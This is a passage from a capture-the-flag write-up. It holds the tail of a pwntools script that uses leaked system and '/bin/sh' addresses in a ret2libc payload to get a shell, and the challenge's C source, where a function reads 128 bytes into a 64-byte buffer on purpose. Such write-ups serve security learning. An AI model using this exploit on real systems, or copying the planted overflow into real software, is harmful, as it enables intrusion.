log.success(f"Leaked system {hex(system)}")
log.success(f"Leaked binsh {hex(binsh)}")

p.recvuntil("fate")
p.sendline(b"1")
p.recvuntil("words:")

payload=b"A"*76+p32(system)+b"BBBB"+p32(binsh)
p.sendline(payload)
p.interactive()
```

- **Source Code used for making the binary**



```c
#include <stdio.h>
#include <stdlib.h>
#include <string.h>
#include <unistd.h>

void argue_with_ta() {
    char buffer2[64];
    puts("\nWhats your statement ?");
    fgets(buffer2, 64, stdin);
    puts("Bad choice , no TA likes argumenting students");
    puts("Your GPA sighs in disappointment...");
}

void accept_fate() {
    puts("\nYou walk to the academic office...");
    printf("The AC chills your spine. The DISCO awaits.");

    exit(0);
}

void cry_and_beg() {
    char buffer[64];
    puts("\nYou drop to your knees and start pleading.");
    puts("Speak your last words:");
    fgets(buffer, 128, stdin);
    puts("Didnt work , maybe you didnt plead enough :(");
}

int main() {
    setvbuf(stdout, NULL, _IONBF, 0);

    puts("╔══════════════════════════════════════════════╗");
    puts("║              The Cheater’s Dilemma           ║");
    puts("╚══════════════════════════════════════════════╝");
    puts("A TA catches you with your phone during the quiz...");
    puts("He looks furious. You have only one shot to save yourself.");

    puts("\nChoose your next move:");
    puts("1. Cry, beg, yap until he gets bored (maybe it works)");
    puts("2. Argue with confidence and hope logic prevails");
    puts("3. Accept your fate");
```



```c
    char choice[4];
    read(0, choice, 3);

    switch (choice[0]) {
        case '1':
            cry_and_beg();
            break;
        case '2':
            argue_with_ta();
            break;
        case '3':
            accept_fate();
            break;
        default:
            puts("\nSummer term awaits....");
            exit(0);
    }

    return 0;
}
```